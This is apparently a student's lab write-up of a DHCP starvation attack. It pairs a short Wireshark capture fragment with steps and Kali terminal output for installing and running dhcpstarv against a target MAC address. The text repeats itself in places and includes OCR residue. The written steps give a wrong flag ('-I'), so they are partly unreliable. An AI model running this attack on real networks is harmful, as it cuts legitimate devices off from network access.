118 49.070039004 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0x2ba59279
119 49.107233889 0.0.0.0 255.255.255.255 DHCP 311 DHCP Request - Transaction ID 0xbdce968
Frame 1: Packet, 78 bytes on wire (624 bits), 78 bytes captured (624 bits) on interface eth0, id 0
Ethernet II, Src: TpLinkTechno_d4:e9:18 (cc:32:e5:d4:e9:18), Dst: IPv6mcast_01 (33:33:00:00:00:01)
Internet Protocol Version 6, Src: fe80::ce32:e5ff:fed4:e918, Dst: ff02::1
Internet Control Message Protocol v6
0000 33 33 00 00 00 01 cc 32 e5 d4 e9 18 86 dd 60 00
0010 00 00 00 18 3a ff fe 80 00 00 00 00 00 00 ce 32
0020 e5 ff fe d4 e9 18 ff 02 00 00 00 00 00 00 00 00
0030 00 00 00 00 00 01 86 00 03 26 40 c0 00 00 00 00
0040 00 00 00 00 00 00 01 01 cc 32 e5 d4 e9 18
wireshark_eth0QA0UH3.pcapng
Packets: 125 · Dropped: 0 (0.0%)
Profile: Default

1.4

2.1 DHCPStarv :

dhcpstarv floods a network with a large number of fake DHCP requests, using spoofed MAC addresses. This causes the DHCP server to exhaust its IP address pool, making it unable to assign IP addresses to legitimate devices trying to connect.

Steps :


1 . Open kali linux terminal and type sudo apt install dhcpstarv

2 . Dhcpstarv -h – getting detailed command

3 . Perform attack Command – dhcpstarv -I eth0 -d -l – network interface -d –destination mac addres

Attack start


4 . Now , open wireshark to see packets are send or not


root@kali: /home/mugdha
Session Actions Edit View Help
zsh: corrupt history file /home/mugdha/.zsh_history
(mugdha㉿kali)-[~]
$ sudo su
[sudo] password for mugdha:
(root㉿kali)-[/home/mugdha]
sudo apt install dhcpstarv
The following packages were automatically installed and are no longer required:
amass-common libdisplay-info2 libinstpatch-1.0-2 libobjc-14-dev libtheoradec1 libwsutil16 python3-kismetcapturebtgeiger python3-protobuf samba-ad-dc
gir1.2-girepository-2.0 libgdal37 libjs-jquery-ui libplacebo349 libtheoraenc1 libx264-164 python3-kismetcapturefreaklabszigbee python3-pysmi samba-ad-provision
libarmadillo14 libgeos3.14.0 libjs-underscore libportmidi0 libudfread0 python3-bluepy python3-kismetcapturertl433 python3-xlutils samba-dsdb-modules
libbluray2 libgirepository-1.0-1 libmongoc-1.0-0t64 libravie0.7 libwireshark18 python3-click-plugins python3-kismetcapturertladsb python3-xlwt
libbson-1.0-0t64 libgpgmepp6t64 libnet1 libsqlcipher1 libw1retap15 python3-gpg python3-kismetcapturertlamr python3-zombie-imp
Use 'sudo apt autoremove' to remove them.
Installing:
dhcpstarv
Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 4
Download size: 18.9 kB
Space needed: 55.3 kB / 24.9 GB available
Get:1 http://http.kali.org/kali kali-rolling/main amd64 dhcpstarv amd64 0.2.2-2+b1 [18.9 kB]
Fetched 18.9 kB in 2s (10.1 kB/s)
Selecting previously unselected package dhcpstarv.
(Reading database ... 433446 files and directories currently installed.)
Preparing to unpack .../dhcpstarv_0.2.2-2+b1_amd64.deb ...
Unpacking dhcpstarv (0.2.2-2+b1) ...
Setting up dhcpstarv (0.2.2-2+b1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.2) ...
(root㉿kali)-[/home/mugdha]
dhcpstarv -h
Copyright (C) 2007 Dmitry Davletbaev
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it under
certain conditions; see <http://www.gnu.org/licenses/> for details.
dhcpstarv - DHCP starvation utility.
version 0.2.2
Usage:
dhcpstarv -h
dhcpstarv [-epv] [-d MAC] [--debug] -i IFNAME
Options:
-d, --dstmac=MAC
Use MAC for requests instead of broadcast address.
--debug
Output debug messages.
-e, --exclude=ADDRESS
Ignore replies from server with address ADDRESS.
-h, --help
Print help and exit.
-i, --iface=IFNAME
Interface name.

1.1


root@kali: /home/mugdha
Session Actions Edit View Help
Summary:
Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 4
Download size: 18.9 kB
Space needed: 55.3 kB / 24.9 GB available
Get:1 http://http.kali.org/kali kali-rolling/main amd64 dhcpstarv amd64 0.2.2-2+b1 [18.9 kB]
Fetched 18.9 kB in 2s (10.1 kB/s)
Selecting previously unselected package dhcpstarv.
(Reading database ... 433446 files and directories currently installed.)
Preparing to unpack .../dhcpstarv_0.2.2-2+b1_amd64.deb ...
Unpacking dhcpstarv (0.2.2-2+b1) ...
Setting up dhcpstarv (0.2.2-2+b1) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.2) ...
(root㉿kali)-[/home/mugdha]
dhcpstarv -h
Copyright (C) 2007 Dmitry Davletbaev
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it under
certain conditions; see <http://www.gnu.org/licenses/> for details.
dhcpstarv - DHCP starvation utility.
version 0.2.2
Usage:
dhcpstarv -h
dhcpstarv [-epv] [-d MAC] [--debug] -i IFNAME
Options:
-d, --dstmac=MAC
Use MAC for requests instead of broadcast address.
--debug
Output debug messages.
-e, --exclude=ADDRESS
Ignore replies from server with address ADDRESS.
-h, --help
Print help and exit.
-i, --iface=IFNAME
Interface name.
-p, --no-promisc
Do not set network interface to promiscuous mode.
-v, --verbose
Verbose output.
(root㉿kali)-[/home/mugdha]
dhcpstarv -I eth0 -d 08-00-27-78-64-40
dhcpstarv: invalid option -- 'I'
(root㉿kali)-[/home/mugdha]
dhcpstarv -i eth0 -d 08-00-27-78-64-40
00:34:41 12/16/25: bad destination MAC address 08-00-27-78-64-40
(root㉿kali)-[/home/mugdha]
dhcpstarv -i eth0 -d 08:00:27:78:64:40

1.2



1.3